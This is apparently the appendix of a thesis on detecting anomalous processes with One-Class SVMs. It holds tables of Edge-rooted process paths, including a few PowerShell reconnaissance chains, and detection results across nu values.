111	231	152	10	3	66	3
112	232	152	10	3	66	3
113	233	152	10	3	66	3
114	234	150	10	3	68	3
115	235	148	10	3	70	3
116	236	148	10	3	70	3
117	237	148	10	3	70	3
118	238	27	13	0	191	3
119	239	0	13	0	218	3
120	280	213	2	11	5	4
121	281	209	3	10	9	4
122	282	205	5	8	13	4
123	283	196	5	8	22	4
124	284	191	5	8	27	4
125	285	187	7	6	31	4
126	286	169	8	5	49	4
127	287	176	10	3	42	4
128	288	167	10	3	51	4
129	289	160	8	5	58	4
130	290	160	10	3	58	4
131	291	103	10	3	115	4
132	292	16	13	0	202	4
133	293	16	13	0	202	4
134	294	16	13	0	202	4
135	295	16	13	0	202	4
136	296	16	13	0	202	4
137	297	16	13	0	202	4
138	298	15	13	0	203	4
139	299	35	13	0	183	4
140	300	33	13	0	185	4
141	301	15	13	0	203	4
142	302	27	13	0	191	4
143	303	15	13	0	203	4
144	304	44	12	1	174	4
145	305	15	13	0	203	4

146	306	14	13	0	204	4
147	307	14	13	0	204	4
148	308	13	13	0	205	4
149	309	54	12	1	164	4
150	310	11	13	0	207	4
151	311	11	13	0	207	4
152	312	29	12	1	189	4
153	313	11	13	0	207	4
154	314	39	11	2	179	4
155	315	28	11	2	190	4
156	316	10	13	0	208	4
157	317	10	13	0	208	4
158	318	7	13	0	211	4
159	319	0	13	0	218	4

Table 8: Normalized process paths.

0	/msedge/msedge
1	/msedge/msedge
2	/msedge/msedge
3	/msedge/msedge
4	/msedge
5	/msedge/msedge
6	/msedge/msedge
7	/msedge/msedge
8	/msedge/msedge
9	/msedge/msedge
10	/msedge/msedge
11	/msedge/msedge
12	/msedge/msedge
13	/msedge/msedge
14	/msedge/msedge
15	/msedge/msedge
16	/msedge/msedge
17	/msedge/msedge
18	/msedge/msedge
19	/msedge/msedge
20	/msedge/msedge
21	/msedge/msedge
22	/msedge/msedge
23	/msedge/msedge
24	/msedge/msedge
25	/msedge/msedge
26	/msedge/msedge
27	/msedge/msedge
28	/msedge/msedge
29	/msedge/msedge
30	/msedge/msedge
31	/msedge/msedge
32	/msedge/msedge
33	/msedge/msedge
34	/msedge
35	/msedge/msedge
36	/msedge/msedge
37	/msedge/msedge
38	/msedge/msedge
39	/msedge/msedge
40	/msedge/msedge
41	/msedge/msedge
42	/msedge/msedge
43	/msedge/msedge
44	/msedge/msedge
45	/msedge/msedge

46	/msedge/msedge
47	/msedge/msedge
48	/msedge/msedge
49	/msedge/msedge
50	/msedge/msedge
51	/msedge/msedge
52	/msedge/msedge
53	/msedge/msedge
54	/msedge/msedge
55	/msedge/msedge
56	/msedge
57	/msedge/msedge
58	/msedge/msedge
59	/msedge/msedge
60	/msedge
61	/msedge/msedge
62	/msedge/msedge
63	/msedge
64	/msedge/msedge
65	/msedge/msedge
66	/msedge/msedge
67	/msedge/msedge
68	/msedge/msedge
69	/msedge/msedge
70	/msedge/msedge
71	/msedge/msedge
72	/msedge/msedge
73	/msedge/msedge
74	/msedge/msedge
75	/msedge/msedge
76	/msedge/msedge
77	/msedge/msedge
78	/msedge/msedge/powershell
79	/msedge/msedge
80	/msedge/msedge
81	/msedge/msedge
82	/msedge/msedge
83	/msedge/msedge
84	/msedge/msedge
85	/msedge/msedge
86	/msedge/msedge
87	/msedge/msedge
88	/msedge/msedge
89	/msedge/msedge/powershell/conhost
90	/msedge/msedge
91	/msedge/msedge
92	/msedge/msedge
93	/msedge/msedge
94	/msedge/msedge
95	/msedge/msedge

96	/msedge/msedge
97	/msedge/msedge
98	/msedge/notepad
99	/msedge/msedge
100	/msedge/msedge
101	/msedge/msedge
102	/msedge/msedge
103	/msedge/msedge
104	/msedge/notepad
105	/msedge/msedge
106	/msedge/msedge
107	/msedge/msedge
108	/msedge/msedge
109	/msedge/msedge
110	/msedge/msedge
111	/msedge/msedge
112	/msedge/msedge
113	/msedge/msedge/powershell/ipconfig
114	/msedge/msedge/WerFault
115	/msedge/msedge/WerFault
116	/msedge
117	/msedge/msedge/powershell/HOSTNAME
118	/msedge/msedge/powershell/whoami
119	/msedge/msedge
120	/msedge/msedge
121	/msedge
122	/msedge/msedge
123	/msedge/msedge
124	/msedge/msedge
125	/msedge/msedge
126	/msedge/msedge
127	/msedge/msedge
128	/msedge/msedge
129	/msedge/msedge
130	/msedge/msedge
131	/msedge/msedge
132	/msedge/msedge
133	/msedge/msedge
134	/msedge/msedge
135	/msedge/msedge
136	/msedge/msedge
137	/msedge/msedge
138	/msedge/msedge
139	/msedge/msedge
140	/msedge/msedge
141	/msedge/msedge
142	/msedge/msedge
143	/msedge
144	/msedge/msedge
145	/msedge/msedge

146	/msedge/msedge
147	/msedge/msedge
148	/msedge/msedge
149	/msedge/msedge
150	/msedge/msedge
151	/msedge/msedge
152	/msedge/msedge
153	/msedge/msedge
154	/msedge/msedge
155	/msedge/msedge
156	/msedge/msedge
157	/msedge/msedge
158	/msedge/msedge
159	/msedge/msedge
160	/msedge/msedge
161	/msedge/msedge
162	/msedge/msedge
163	/msedge/msedge
164	/msedge/msedge
165	/msedge/msedge
166	/msedge/msedge/powershell
167	/msedge/msedge
168	/msedge/msedge
169	/msedge/msedge
170	/msedge/msedge
171	/msedge/msedge
172	/msedge/msedge
173	/msedge/msedge
174	/msedge/msedge
175	/msedge/msedge
176	/msedge/msedge
177	/msedge/cpu-z_1.96-en/cpu-z_1.96-en/cpu-z_1.96...
178	/msedge/msedge
179	/msedge/msedge
180	/msedge/msedge
181	/msedge/msedge
182	/msedge/msedge
183	/msedge/msedge
184	/msedge/msedge
185	/msedge/msedge
186	/msedge/msedge
187	/msedge/msedge
188	/msedge/msedge
189	/msedge/msedge
190	/msedge/msedge
191	/msedge/msedge
192	/msedge/msedge
193	/msedge/msedge
194	/msedge/msedge
195	/msedge/msedge

196	/msedge/msedge/powershell/conhost
197	/msedge/cpu-z_1.96-en/cpu-z_1.96-en/notepad
198	/msedge/cpu-z_1.96-en/cpu-z_1.96-en
199	/msedge/msedge
200	/msedge/msedge
201	/msedge/msedge
202	/msedge/msedge
203	/msedge/msedge
204	/msedge/msedge
205	/msedge/msedge
206	/msedge/msedge
207	/msedge/msedge
208	/msedge/msedge
209	/msedge/msedge
210	/msedge/notepad
211	/msedge/msedge
212	/msedge/msedge
213	/msedge/msedge
214	/msedge/msedge
215	/msedge/msedge
216	/msedge/msedge
217	/msedge/msedge
218	/msedge/notepad
219	/msedge/msedge
220	/msedge/msedge
221	/msedge/msedge
222	/msedge/msedge
223	/msedge/cpu-z_1.96-en
224	/msedge/msedge
225	/msedge/cpu-z_1.96-en/cpu-z_1.96-en/cpu-z_1.96-en
226	/msedge/msedge
227	/msedge/msedge/WerFault
228	/msedge/msedge/msedge
229	/msedge/msedge/msedge
230	/msedge/msedge/msedge

Table 9: Performance of anomaly detection on path lengths.

	nu	Positive	Negative	False positive	False negative
0	0.025	210	5	5	11
1	0.050	210	5	5	11
2	0.075	210	5	5	11
3	0.100	206	10	0	15
4	0.125	206	9	1	15
5	0.150	206	10	0	15
6	0.175	206	10	0	15
7	0.200	206	10	0	15
8	0.225	206	10	0	15
9	0.250	206	10	0	15
10	0.275	206	10	0	15
11	0.300	206	10	0	15
12	0.325	206	10	0	15
13	0.350	206	10	0	15
14	0.375	206	10	0	15
15	0.400	206	10	0	15
16	0.425	206	10	0	15
17	0.450	206	10	0	15
18	0.475	206	10	0	15
19	0.500	206	10	0	15
20	0.525	206	10	0	15
21	0.550	206	10	0	15
22	0.575	206	10	0	15
23	0.600	206	10	0	15
24	0.625	206	10	0	15
25	0.650	206	10	0	15
26	0.675	206	10	0	15
27	0.700	206	10	0	15
28	0.725	206	10	0	15
29	0.750	206	10	0	15
30	0.775	206	10	0	15
31	0.800	206	10	0	15
32	0.825	206	10	0	15
33	0.850	206	10	0	15
34	0.875	206	10	0	15
35	0.900	206	10	0	15
36	0.925	206	10	0	15
37	0.950	206	10	0	15
38	0.975	206	10	0	15
39	1.000	0	10	0	221

Table 10: Split and processed paths.

	0	1	2	3	4
0	msedge	msedge			
1	msedge	msedge			
2	msedge	msedge			
3	msedge	msedge			
4	msedge				
5	msedge	msedge			
6	msedge	msedge			
7	msedge	msedge			
8	msedge	msedge			
9	msedge	msedge			
10	msedge	msedge			
11	msedge	msedge			
12	msedge	msedge			
13	msedge	msedge			
14	msedge	msedge			
15	msedge	msedge			
16	msedge	msedge			
17	msedge	msedge			
18	msedge	msedge			
19	msedge	msedge			
20	msedge	msedge			
21	msedge	msedge			
22	msedge	msedge			
23	msedge	msedge			
24	msedge	msedge			
25	msedge	msedge			
26	msedge	msedge			
27	msedge	msedge			
28	msedge	msedge			
29	msedge	msedge			
30	msedge	msedge			
31	msedge	msedge			
32	msedge	msedge			
33	msedge	msedge			
34	msedge				
35	msedge	msedge			
36	msedge	msedge			
37	msedge	msedge			
38	msedge	msedge			
39	msedge	msedge			
40	msedge	msedge			
41	msedge	msedge			
42	msedge	msedge			
43	msedge	msedge			
44	msedge	msedge			
45	msedge	msedge			

46	msedge	msedge		
47	msedge	msedge		
48	msedge	msedge		
49	msedge	msedge		
50	msedge	msedge		
51	msedge	msedge		
52	msedge	msedge		
53	msedge	msedge		
54	msedge	msedge		
55	msedge	msedge		
56	msedge			
57	msedge	msedge		
58	msedge	msedge		
59	msedge	msedge		
60	msedge			
61	msedge	msedge		
62	msedge	msedge		
63	msedge			
64	msedge	msedge		
65	msedge	msedge		
66	msedge	msedge		
67	msedge	msedge		
68	msedge	msedge		
69	msedge	msedge		
70	msedge	msedge		
71	msedge	msedge		
72	msedge	msedge		
73	msedge	msedge		
74	msedge	msedge		
75	msedge	msedge		
76	msedge	msedge		
77	msedge	msedge		
78	msedge	msedge	powershell	
79	msedge	msedge		
80	msedge	msedge		
81	msedge	msedge		
82	msedge	msedge		
83	msedge	msedge		
84	msedge	msedge		
85	msedge	msedge		
86	msedge	msedge		
87	msedge	msedge		
88	msedge	msedge		
89	msedge	msedge	powershell	conhost
90	msedge	msedge		
91	msedge	msedge		
92	msedge	msedge		
93	msedge	msedge		
94	msedge	msedge		
95	msedge	msedge		

96	msedge	msedge			
97	msedge	msedge			
98	msedge	notepad			
99	msedge	msedge			
100	msedge	msedge			
101	msedge	msedge			
102	msedge	msedge			
103	msedge	msedge			
104	msedge	notepad			
105	msedge	msedge			
106	msedge	msedge			
107	msedge	msedge			
108	msedge	msedge			
109	msedge	msedge			
110	msedge	msedge			
111	msedge	msedge			
112	msedge	msedge			
113	msedge	msedge	powershell	ipconfig	
114	msedge	msedge	WerFault		
115	msedge	msedge	WerFault		
116	msedge				
117	msedge	msedge	powershell	HOSTNAME	
118	msedge	msedge	powershell	whoami	
119	msedge	msedge			
120	msedge	msedge			
121	msedge				
122	msedge	msedge			
123	msedge	msedge			
124	msedge	msedge			
125	msedge	msedge			
126	msedge	msedge			
127	msedge	msedge			
128	msedge	msedge			
129	msedge	msedge			
130	msedge	msedge			
131	msedge	msedge			
132	msedge	msedge			
133	msedge	msedge			
134	msedge	msedge			
135	msedge	msedge			
136	msedge	msedge			
137	msedge	msedge			
138	msedge	msedge			
139	msedge	msedge			
140	msedge	msedge			
141	msedge	msedge			
142	msedge	msedge			
143	msedge				
144	msedge	msedge			
145	msedge	msedge			

146	msedge	msedge			
147	msedge	msedge			
148	msedge	msedge			
149	msedge	msedge			
150	msedge	msedge			
151	msedge	msedge			
152	msedge	msedge			
153	msedge	msedge			
154	msedge	msedge			
155	msedge	msedge			
156	msedge	msedge			
157	msedge	msedge			
158	msedge	msedge			
159	msedge	msedge			
160	msedge	msedge			
161	msedge	msedge			
162	msedge	msedge			
163	msedge	msedge			
164	msedge	msedge			
165	msedge	msedge			
166	msedge	msedge	powershell		
167	msedge	msedge			
168	msedge	msedge			
169	msedge	msedge			
170	msedge	msedge			
171	msedge	msedge			
172	msedge	msedge			
173	msedge	msedge			
174	msedge	msedge			
175	msedge	msedge			
176	msedge	msedge			
177	msedge	cpu-z_1.96-en	cpu-z_1.96-en	cpu-z_1.96-en	cpu-z_1.96-en
178	msedge	msedge			
179	msedge	msedge			
180	msedge	msedge			
181	msedge	msedge			
182	msedge	msedge			
183	msedge	msedge			
184	msedge	msedge			
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187	msedge	msedge			
188	msedge	msedge			
189	msedge	msedge			
190	msedge	msedge			
191	msedge	msedge			
192	msedge	msedge			
193	msedge	msedge			
194	msedge	msedge			
195	msedge	msedge			

196	msedge	msedge	powershell	conhost
197	msedge	cpu-z_1.96-en	cpu-z_1.96-en	notepad
198	msedge	cpu-z_1.96-en	cpu-z_1.96-en	
199	msedge	msedge		
200	msedge	msedge		
201	msedge	msedge		
202	msedge	msedge		
203	msedge	msedge		
204	msedge	msedge		
205	msedge	msedge		
206	msedge	msedge		
207	msedge	msedge		
208	msedge	msedge		
209	msedge	msedge		
210	msedge	notepad		
211	msedge	msedge		
212	msedge	msedge		
213	msedge	msedge		
214	msedge	msedge		
215	msedge	msedge		
216	msedge	msedge		
217	msedge	msedge		
218	msedge	notepad		
219	msedge	msedge		
220	msedge	msedge		
221	msedge	msedge		
222	msedge	msedge		
223	msedge	cpu-z_1.96-en		
224	msedge	msedge		
225	msedge	cpu-z_1.96-en	cpu-z_1.96-en	cpu-z_1.96-en
226	msedge	msedge		
227	msedge	msedge	WerFault	
228	msedge	msedge	msedge	
229	msedge	msedge	msedge	
230	msedge	msedge	msedge	

Table 11: Results of anomaly detection on DirtyCat encoded paths.

	nu	Positive	Negative	False positive	False negative
0	0.025	207	0	13	11
1	0.050	48	9	4	170
2	0.075	8	11	2	210
3	0.100	0	11	2	218
4	0.125	0	11	2	218
5	0.150	0	11	2	218
6	0.175	0	11	2	218
7	0.200	0	11	2	218
8	0.225	0	11	2	218
9	0.250	0	11	2	218
10	0.275	0	11	2	218
11	0.300	0	11	2	218
12	0.325	0	11	2	218
13	0.350	0	11	2	218
14	0.375	15	10	3	203
15	0.400	0	11	2	218
16	0.425	0	11	2	218
17	0.450	0	11	2	218
18	0.475	0	11	2	218
19	0.500	20	9	4	198
20	0.525	0	11	2	218
21	0.550	0	11	2	218
22	0.575	0	11	2	218
23	0.600	0	11	2	218
24	0.625	0	11	2	218
25	0.650	0	11	2	218
26	0.675	0	11	2	218
27	0.700	0	11	2	218
28	0.725	0	13	0	218
29	0.750	140	5	8	78
30	0.775	0	13	0	218
31	0.800	0	13	0	218
32	0.825	0	13	0	218
33	0.850	0	13	0	218
34	0.875	0	13	0	218
35	0.900	0	13	0	218
36	0.925	0	13	0	218
37	0.950	0	13	0	218
38	0.975	0	13	0	218
39	1.000	0	13	0	218

Table 12: Results of improved anomaly detection on DirtyCat encoded paths.

	nu	Positive	Negative	False positive	False negative
0	0.025	203	1	12	15
1	0.050	198	3	10	20
2	0.075	188	3	10	30
3	0.100	165	5	8	53
4	0.125	19	8	5	199
5	0.150	0	13	0	218
6	0.175	0	13	0	218
7	0.200	0	13	0	218
8	0.225	0	13	0	218
9	0.250	0	13	0	218
10	0.275	0	13	0	218
11	0.300	0	13	0	218
12	0.325	0	13	0	218
13	0.350	0	13	0	218
14	0.375	0	13	0	218
15	0.400	0	13	0	218
16	0.425	0	13	0	218
17	0.450	0	13	0	218
18	0.475	0	13	0	218
19	0.500	0	13	0	218
20	0.525	0	13	0	218
21	0.550	0	13	0	218
22	0.575	0	13	0	218
23	0.600	0	13	0	218
24	0.625	0	13	0	218
25	0.650	0	13	0	218
26	0.675	0	13	0	218
27	0.700	0	13	0	218
28	0.725	0	13	0	218
29	0.750	0	13	0	218
30	0.775	0	13	0	218
31	0.800	0	13	0	218
32	0.825	0	13	0	218
33	0.850	0	13	0	218
34	0.875	0	13	0	218
35	0.900	0	13	0	218
36	0.925	0	13	0	218
37	0.950	0	13	0	218
38	0.975	0	13	0	218
39	1.000	0	13	0	218

Table 13: Results of anomaly detection on DirtyCat encoded paths without splitting.

	nu	Positive	Negative	False positive	False negative
0	0.025	11	3	10	207
1	0.050	203	0	13	15
2	0.075	205	0	13	13
3	0.100	206	0	13	12
4	0.125	198	0	13	20
5	0.150	198	0	13	20
6	0.175	198	0	13	20
7	0.200	198	5	8	20
8	0.225	198	7	6	20
9	0.250	198	10	3	20
10	0.275	198	10	3	20
11	0.300	198	10	3	20
12	0.325	198	10	3	20
13	0.350	198	10	3	20
14	0.375	198	10	3	20
15	0.400	198	10	3	20
16	0.425	198	10	3	20
17	0.450	198	10	3	20
18	0.475	198	10	3	20
19	0.500	198	10	3	20
20	0.525	198	10	3	20
21	0.550	198	10	3	20
22	0.575	198	10	3	20
23	0.600	198	10	3	20
24	0.625	198	10	3	20
25	0.650	198	10	3	20
26	0.675	198	10	3	20
27	0.700	198	10	3	20
28	0.725	198	10	3	20
29	0.750	198	10	3	20
30	0.775	198	10	3	20
31	0.800	198	10	3	20
32	0.825	198	10	3	20
33	0.850	198	10	3	20
34	0.875	198	10	3	20
35	0.900	198	10	3	20
36	0.925	198	10	3	20
37	0.950	198	10	3	20
38	0.975	198	10	3	20
39	1.000	0	13	0	218

Table 14: Results of anomaly detection on paths encoded by DirtyCat trained only on '/msedge'.

	nu	Positive	Negative	False positive	False negative
0	0.025	214	0	13	4
1	0.050	184	0	13	34
2	0.075	207	0	13	11
3	0.100	205	0	13	13
4	0.125	202	0	13	16
5	0.150	200	0	13	18
6	0.175	198	0	13	20
7	0.200	198	1	12	20
8	0.225	198	4	9	20
9	0.250	198	5	8	20
10	0.275	198	6	7	20
11	0.300	198	10	3	20
12	0.325	198	10	3	20
13	0.350	198	10	3	20
14	0.375	198	10	3	20
15	0.400	198	10	3	20
16	0.425	198	10	3	20
17	0.450	198	10	3	20
18	0.475	198	10	3	20
19	0.500	198	10	3	20
20	0.525	198	10	3	20
21	0.550	198	10	3	20
22	0.575	198	10	3	20
23	0.600	198	10	3	20
24	0.625	198	10	3	20
25	0.650	198	10	3	20
26	0.675	198	10	3	20
27	0.700	198	10	3	20
28	0.725	198	10	3	20
29	0.750	198	10	3	20
30	0.775	198	10	3	20
31	0.800	198	10	3	20
32	0.825	198	10	3	20
33	0.850	198	10	3	20
34	0.875	198	10	3	20
35	0.900	198	10	3	20
36	0.925	198	10	3	20
37	0.950	198	10	3	20
38	0.975	198	10	3	20
39	1.000	0	13	0	218

Table 15: OCSVM classification on chosenfeatures combined.

	nu	Positive	Negative	False positive	False negative
0	0.025	190	0	10	31
1	0.050	188	1	9	33
2	0.075	190	1	9	31
3	0.100	194	1	9	27
4	0.125	194	2	8	27
5	0.150	192	3	7	29
6	0.175	184	3	7	37
7	0.200	181	4	6	40
8	0.225	181	4	6	40
9	0.250	179	5	5	42
10	0.275	169	5	5	52
11	0.300	160	5	5	61
12	0.325	157	5	5	64
13	0.350	147	5	5	74
14	0.375	138	6	4	83
15	0.400	125	6	4	96
16	0.425	125	6	4	96
17	0.450	118	6	4	103
18	0.475	114	7	3	107
19	0.500	108	7	3	113
20	0.525	105	7	3	116
21	0.550	99	7	3	122
22	0.575	93	7	3	128
23	0.600	89	7	3	132
24	0.625	88	7	3	133
25	0.650	82	8	2	139
26	0.675	72	8	2	149
27	0.700	69	8	2	152
28	0.725	63	8	2	158
29	0.750	56	9	1	165
30	0.775	47	10	0	174
31	0.800	41	10	0	180
32	0.825	40	10	0	181
33	0.850	37	10	0	184
34	0.875	30	10	0	191
35	0.900	22	10	0	199
36	0.925	18	10	0	203
37	0.950	14	10	0	207
38	0.975	8	10	0	213
39	1.000	0	10	0	221

Table 16: Results of One Class SVN on the process lifespans

	nu	Positive	Negative	False positive	False negative
0	0.025	209	1	12	9
1	0.050	208	4	9	10
2	0.075	203	6	7	15
3	0.100	190	6	7	28
4	0.125	174	7	6	44
5	0.150	186	6	7	32
6	0.175	171	7	6	47
7	0.200	172	7	6	46
8	0.225	172	7	6	46
9	0.250	166	7	6	52
10	0.275	156	7	6	62
11	0.300	147	7	6	71
12	0.325	145	7	6	73
13	0.350	140	7	6	78
14	0.375	139	7	6	79
15	0.400	130	7	6	88
16	0.425	126	7	6	92
17	0.450	124	7	6	94
18	0.475	117	7	6	101
19	0.500	111	7	6	107
20	0.525	105	7	6	113
21	0.550	98	7	6	120
22	0.575	92	9	4	126
23	0.600	88	9	4	130
24	0.625	74	9	4	144
25	0.650	71	9	4	147
26	0.675	70	11	2	148
27	0.700	67	11	2	151
28	0.725	60	11	2	158
29	0.750	53	12	1	165
30	0.775	49	12	1	169
31	0.800	47	12	1	171
32	0.825	43	12	1	175
33	0.850	38	12	1	180
34	0.875	28	12	1	190
35	0.900	21	12	1	197
36	0.925	14	12	1	204
37	0.950	10	12	1	208
38	0.975	3	12	1	215
39	1.000	0	13	0	218

Table 17: Results of One Class SVN on the process CPUMsec values.

	nu	Positive	Negative	False positive	False negative
0	0.025	212	2	11	6
1	0.050	202	3	10	16
2	0.075	204	5	8	14
3	0.100	197	6	7	21
4	0.125	188	6	7	30
5	0.150	181	6	7	37
6	0.175	173	6	7	45
7	0.200	171	6	7	47
8	0.225	168	6	7	50
9	0.250	154	6	7	64
10	0.275	151	4	9	67
11	0.300	142	6	7	76
12	0.325	140	6	7	78
13	0.350	136	6	7	82
14	0.375	134	6	7	84
15	0.400	131	6	7	87
16	0.425	127	6	7	91
17	0.450	113	7	6	105
18	0.475	107	7	6	111
19	0.500	100	7	6	118
20	0.525	103	7	6	115
21	0.550	96	7	6	122
22	0.575	93	8	5	125
23	0.600	93	8	5	125
24	0.625	83	8	5	135
25	0.650	77	8	5	141
26	0.675	64	8	5	154
27	0.700	60	8	5	158
28	0.725	58	8	5	160
29	0.750	54	9	4	164
30	0.775	52	13	0	166
31	0.800	45	13	0	173
32	0.825	36	13	0	182
33	0.850	33	13	0	185
34	0.875	33	13	0	185
35	0.900	28	13	0	190
36	0.925	21	13	0	197
37	0.950	18	13	0	200
38	0.975	13	13	0	205
39	1.000	0	13	0	218

Table 18: Results of One Class SVN on the process lifespans

	nu	Positive	Negative	False positive	False negative
0	0.025	218	3	10	0
1	0.050	218	4	9	0
2	0.075	218	4	9	0
3	0.100	218	4	9	0
4	0.125	218	4	9	0
5	0.150	218	4	9	0
6	0.175	218	4	9	0
7	0.200	218	4	9	0
8	0.225	218	4	9	0
9	0.250	218	4	9	0
10	0.275	218	4	9	0
11	0.300	218	4	9	0
12	0.325	218	4	9	0
13	0.350	218	4	9	0
14	0.375	218	4	9	0
15	0.400	218	4	9	0
16	0.425	218	4	9	0
17	0.450	218	4	9	0
18	0.475	218	4	9	0
19	0.500	218	4	9	0
20	0.525	218	4	9	0
21	0.550	218	4	9	0
22	0.575	218	4	9	0
23	0.600	218	4	9	0
24	0.625	218	4	9	0
25	0.650	218	4	9	0
26	0.675	218	4	9	0
27	0.700	218	4	9	0
28	0.725	218	4	9	0
29	0.750	218	4	9	0
30	0.775	218	4	9	0
31	0.800	218	4	9	0
32	0.825	218	4	9	0
33	0.850	218	4	9	0
34	0.875	218	4	9	0
35	0.900	218	4	9	0
36	0.925	218	4	9	0
37	0.950	218	4	9	0
38	0.975	218	4	9	0
39	1.000	0	13	0	218

Table 19: OCSVM classification on Average Process Utilistaion

	nu	Positive	Negative	False positive	False negative
0	0.025	214	4	9	4
1	0.050	211	6	7	7
2	0.075	203	6	7	15
3	0.100	200	6	7	18
4	0.125	194	7	6	24
5	0.150	186	9	4	32
6	0.175	184	10	3	34
7	0.200	182	12	1	36
8	0.225	179	13	0	39
9	0.250	168	13	0	50
10	0.275	163	13	0	55
11	0.300	160	13	0	58
12	0.325	156	13	0	62
13	0.350	150	13	0	68
14	0.375	139	13	0	79
15	0.400	138	13	0	80
16	0.425	129	13	0	89
17	0.450	125	13	0	93
18	0.475	123	13	0	95
19	0.500	115	13	0	103
20	0.525	109	13	0	109
21	0.550	98	13	0	120
22	0.575	94	13	0	124
23	0.600	86	13	0	132
24	0.625	84	13	0	134
25	0.650	75	13	0	143
26	0.675	69	13	0	149
27	0.700	66	13	0	152
28	0.725	64	13	0	154
29	0.750	57	13	0	161
30	0.775	49	13	0	169
31	0.800	44	13	0	174
32	0.825	38	13	0	180
33	0.850	35	13	0	183
34	0.875	30	13	0	188
35	0.900	25	13	0	193
36	0.925	16	13	0	202
37	0.950	13	13	0	205
38	0.975	9	13	0	209
39	1.000	0	13	0	218

Contents of attached CD

The thesis is accompanied by a CD containing:

- thesis (`pdf` file),
- source code of applications,
- data sets used in experiments.

List of Figures

List of Tables